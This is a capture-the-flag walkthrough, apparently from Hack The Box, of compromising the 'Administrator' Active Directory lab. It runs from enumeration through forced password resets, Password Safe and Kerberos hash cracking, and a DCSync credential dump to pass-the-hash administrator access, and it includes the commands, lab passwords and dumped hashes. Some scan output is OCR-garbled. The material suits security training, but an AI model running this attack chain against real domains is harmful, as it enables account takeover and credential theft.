Administrator - HTB

Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA administrator 10.129.56.246
```

```
syn-ack ttl 127 Simple DNS Plus
syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-19 11:11:43Z)
                              domain
88/tcp
                              kerberos-sec
                                                        syn-ack ttl 127 Microsoft Windows RPC
syn-ack ttl 127 Microsoft Windows netbios-ssn
syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name
135/tcp
139/tcp
                              netbios-ssn
                              ldap
389/tcp
445/tcp
464/tcp
                             microsoft-ds? syn-ack ttl 127
kpasswd5? syn-ack ttl 127
593/tcp
                                                         syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp
3268/tcp
                              tcpwrapped
ldap
                                                         sýn-ack ttl 127
syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name
                                                        syn-ack ttl 127 Microsoft Windows Active Directory LDAP syn-ack ttl 127 microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) syn-ack ttl 127 Microsoft Windows RPC syn-ack ttl 127 Microsoft Windows RPC
3269/tcp
5985/tcp
9389/tcp
                              tcpwrapped
                              mc-nmf
47001/tcp
49664/tcp
                              msrpc
49665/tcp
49666/tcp
49667/tcp
                              msrpc
                                                         syn-ack ttl 127 Microsoft Windows RPC
syn-ack ttl 127 Microsoft Windows RPC
syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49669/tcp
56230/tcp
                             msrpc
ncacn_http
60303/tcp
60308/tcp
60311/tcp
                                                         syn-ack ttl 127 Microsoft Windows RPC
syn-ack ttl 127 Microsoft Windows RPC
                              msrpc
                                                                               127 Microsoft Windows RPC
                                                         syn-ack ttl 127 Microsoft Windows RPC
```

This is a assumed breach scenario, so we have the following credentials

```
olivia:ichliebedich
```

Enumerating SMB

```
nxc smb 10.129.56.246
```

```
(kali⊗ kali)-[~/htb/ad/administrator/administrator-scans]
$ nxc smb 10.129.56.246

SMB 10.129.56.246 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
```

Adding the hostname to the /etc/hosts file

```
echo '10.129.56.246 administrator.htb' | sudo tee -a /etc/hosts
```

Enumerating Shares

```
nxc smb 10.129.56.246 -u olivia -p ichliebedich --shares
```

Enumerating Users

```
nxc smb 10.129.56.246 -u olivia -p ichliebedich --users
```

```
-Username-
Administrator

-Last PW Set-
2024-10-22 18:59:36 0

-BadPW-
Built-in account for administering t

Guest

-Rever>

-Rever>
-Rever>

-Rever>

-Rever>

-Rever>
-Rever>

-Rever>
-Rever>

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-Rever>

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-Rever>
-Rever>
-Rever>
-Rever>
-Rever>
-Rever -Reve
```

```
Administrator

Guest
krbtgt
DC$
olivia
michael
benjamin
emily
ethan
alexander
emma
```

Collecting Bloodhound data

```
nxc ldap administrator.htb -u olivia -p ichliebedich --bloodhound -c all --dns-server 10.129.56.246
```

```
LDAP 10.129.56.246 389 DC [*] Windows Server 2022 Bulld 20348 (name:DC) (domain:administrator.htb)
LDAP 10.129.56.246 389 DC [*] administrator.htb\olivia:ichliebedich
LDAP 10.129.56.246 389 DC Resolved collection methods: localadmin, psremote, container, trusts, group, session, acl, rdp, dcom, objectprops
[05:09:24] EBRUP Unhandled exception in computer dc. administrator.htb processing: The NETBIOS connection with the remote host timed out.
Done in 000 375
LDAP 10.129.56.246 389 DC Compressing output into /home/kali/.nxc/logs/DC_10.129.56.246_2025-10-19_050847_bloodhound.zip

(kali@ kali) - [~/htb/ad/administrator/administrator-bloodhound]

(kali@ kali) - [~/htb/ad/administrator/administrator-bloodhound]
```

Foothold

GenericAll - ForceChangePassword

The user olivia has GenericAll rights on the user michael



```
net rpc password "michael" "Password123#" -U
"administrator.htb"/"olivia"%"ichliebedich" -S "10.129.56.246"
```

```
(kali⊗ kali)-[~/htb/ad/certified/certified-bloodhound]
$ net rpc password "michael" "Password123#" -U "administrator.htb"/"olivia"%"ichliebedich" -S "10.129.56.246"

(kali⊗ kali)-[~/htb/ad/certified/certified-bloodhound]
$ nxc smb administrator.htb -u michael -p Password123#

SMB 10.129.56.246 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administratomaths)

SMB 10.129.56.246 445 DC [*] administrator.htb\michael:Password123#

(kali⊗ kali)-[~/htb/ad/certified/certified-bloodhound]
```

ForceChangePassword

The user michael has the capability to change the user benjamin's password without knowing that user's current password.



```
"administrator.htb"/"michael"%"Password123#" -S "10.129.56.246"
```

We see that the user benjamin is part of the Share Moderators group



Enumerating FTP

Using the credentials of the user benjamin

```
ftp 10.129.56.246
```

```
-(kali®kali)-[~/htb/ad/certified/certified-bloodhound]
└$ ftp 10.129.56.246
Connected to 10.129.56.246.
220 Microsoft FTP Service
Name (10.129.56.246:kali): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50265|)
125 Data connection already open; Transfer starting.
10-05-24 09:13AM
                                952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||50267|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (6.46 KiB/s)
ftp> exit
221 Goodbye.
```

We have a file Backup.psafe3 and we downloaded it on to our attack machine.

psafe3 files

psafe3 files mostly belong to Password Safe and they are encrypted

These files store password data in a encrypted database format

Cracking the passphrase of the password safe file

```
pwsafe2john Backup.psafe3 > Backup-psafe3.dump
```

```
(kali@kali)-[~/htb/ad/certified/certified-bloodhound]
pwsafe2john Backup.psafe3 > Backup-psafe3.dump
```

```
john Backup-psafe3.dump --wordlist=/usr/share/wordlist/rockyou.txt
```

```
(kali⊕ kali)-[~/htb/ad/certified/certified-bloodhound]

$ john Backup-psafe3.dump --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8

Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 AVX 4x])

Cost 1 (iteration count) is 2048 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

tekieromucho (Backu)


1g 0:00:00:00 DONE (2025-10-19 05:44) 2.777g/s 17066p/s 17066c/s 17066C/s newzealand..iheartyou

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

Opening the password safe file

pwsafe Backup.psafe3



Testing all these password, we find that the user emily has a valid password on the domain

nxc smb administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

```
(kali⊗kali)-[~/htb/ad/administrator/administrator-ftp]
nxc smb administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
                                                       [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator
           10.129.56.246 445
                                    DC
           10.129.56.246 445
                                    DC
                                                       [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
 -(kali®kali)-[~/htb/ad/administrator/administrator-ftp]
(kali⊗ kali)-[~/htb/ad/administrator/administrator-ftp]
$ evil-winrm -i administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
             PS C:\Users\emily\Documents> ls ../Desktop
    Directory: C:\Users\emily\Desktop
Mode
                     LastWriteTime
                                            Length Name
                                              2308 Microsoft Edge.lnk
              10/30/2024
                           2:23 PM
                          3:30 AM
              10/19/2025
                                                34 user.txt
             PS C:\Users\emily\Documents>
```

Lateral Movement

We see that the user emily has GenericWrite permissions on the user ethan



TargetedKerberoast

```
targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p
'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```

```
Starting kerberoast attacks
   Fetching usernames from Active Directory with LDAP
         SPN added successfully for (ethan)
[+] Printing hash for (ethan) ´
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$59e045d9463115a08ea61cfcb37dceea$06999e94742706774f14b0afb3240c60ca14986849b51507d6
e245fd_87608bf2f1767bf61235d9bd2446f04ef8829967f631785520ed742ffd9af66338112a3f93a68064e008ed29bd6e2f40ab416847dba70ff7cdfeb2bf36f5b05c09d495c845
e6176346e616bad9205a72c002128552f0d2483a0bbf595bb9c757683a55ab8c2261dd25a0065899cc2ee8629ba6bfabffc0cc18bed9e0497cdde413ba7360155effbe8e4c13683d9
35c4a2333c7165848874663b13fa68d6f3cba0510551dc4c6fdeaa4b9979f4dcd24e97b698ec99cd7eebc4df0fec84c3781ad38a30c4376d6ebb6e2d8a5de77354b37aa4afdfe0ab0
99acd262215f7e680c58b66d4c1e21eb5839b2696a779aecf5b639334aace031cd52f0a770f8094b496750dee5ae6b7bfc8a4baec65065a1e83e75574334486676eb5ba1324027590
c23e357dff498d005acd07c34429231c530bd9455ab04a73299bc01e31c47f702cbebeff9d9be000bdccb3ef665a4cc9c0065a7e010aab0cbf0a7d28c5febeb30170ef06ccac8dc19
23a5efe1e281eb4c606ae63a192946f20bfc87ce3a5d89dbe08062fc3c23002b325cea383518b64de4b5d6c551ce178d95dbd033771e30b9e7ccc033df8cc6c07720903a467a4887e
3c5ed1579f90a82216931ece2385fdabe72dc7614af8f43e1d4ad9ea6322eb1d1e81e1e4104752539d4e7ddbd5af7622637338017c7ca7e94304fd3bfaf5b917a09a9a0adf3bb5a14
82511d29ae65fe8b16bf690f1b94164ec09d10f391a7e4ffd30ffb75ced9e84df0ff5956d3e51c255482f14cdc84ff3accde3450144bd24f2d55bc3b3fcf9e6f87edf31b49d02e25b
6644b24a476e3a78871ec52bfb7b9227c611af949873c9e901c0220b920489a1375b7a38af374fc2f5eae248d547cc0d66a3fd5a59272ca217668032b8548bbd266b8185761b69c8c
b21f4b7f7b828361f44f301f3cf4fc92e63d7749e9eccb99331dfb0dee7f86400e6967680ae227c1ff22b1f1f355ea820235672f055744b778a176ce1467e7f4a155767725ab77a1e
22018d868e7dff2c6f946443124af1077e44545377995d7d4ed263265904674025bdefe7f251cc87a5826f00e6ce3b0ccb1953e591d982637fe604ceb4dcf39379dbdda8ec1ca70cc
2a97eb31ca5afe3dfca35b766ee47bc4a769bf70277acad096d85a686374301d887f9ade6a9992a9bfd66a2afab1fa5a0c4a570fae566463d55a61af276585c8fe4430c5cb4c5bc09
b1762896f4619cb47c950fd0bd8b4771970a52b110837ccc0847342fc87812bf840456c5ed6b59d90dead5fad1d3f380f19558a21110226fce5bb2abf1f45bcb81f94a80c89eb803e
ff4d7cd22490593153ec478b17b8fd3c271bde0c38bec5517e43532eb700de8c27cd91db0cf13cc8d4fc3d0f1be63d656d1432e06f1b49cedf757c338528f4f0481598949bf49e380
73dcf7faa16bea778fa24c815b3843e9fe48ac731af333c2ad48dc4a6a6f9a349824bd4aeb22ee3522bb5d47af26ae
         SPN removed successfully for (ethan)
```

```
73dcf7faa16bea778fa24c815b3843e9fe48ac731af333c2ad48dc4a6a6f9a349824bd4aeb22ee3522bb5d47af26ae:limpbizkit
Session..... hashcat
Status....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....af26ae
Time.Started....: Sun Oct 19 08:05:57 2025 (0 secs)
Time.Estimated...: Sun Oct 19 08:05:57 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#01.....: 1380.3 kH/s (1.95ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress...... 8192/14344385 (0.06%)
Rejected..... 0/8192 (0.00%)
Restore.Point...: 4096/14344385 (0.03%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: newzealand 
ightarrow whitetiger
Hardware.Mon.#01.: Util: 27%
Started: Sun Oct 19 08:05:56 2025
Stopped: Sun Oct 19 08:05:59 2025
                                                              [*] Windows Server 2022 Build 20348 x64 (
              10.129.56.246 445
                                          DC
SMBv1:False)
              10.129.56.246 445
                                          DC
                                                               [+] administrator.htb\ethan:limpbizkit
```

Domain Takeover

We see that user ethan has a couple permissions on the domain administrator.htb



GetChangesAll / GetChanges

The user ethan has the DS-Replication-Get-Changes-All permission on the domain ADMINISTRATOR.HTB.

 Individually, this edge does not grant the ability to perform an attack. However, in conjunction with DS-Replication-Get-Changes or DC-Replication-Get-ChangesAll, a principal may perform a DCSync attack.

```
impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@10.129.56.246
```

```
-(kali⊛kali)-[~/htb/ad/administrator]
$ impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@10.129.56.246
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:7a1762d79c21e263eae080fadbb03429:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:7a1762d79c21e263eae080fadbb03429:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
   ·(kali⊗kali)-[~/htb/ad/administrator]
s evil-winrm -i 10.129.56.246 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
              PS C:\Users\Administrator\Documents> ls ../Desktop
    Directory: C:\Users\Administrator\Desktop
Mode
                      LastWriteTime
                                              Length Name
               10/19/2025
                           3:30 AM
                                                  34 root.txt
-ar
```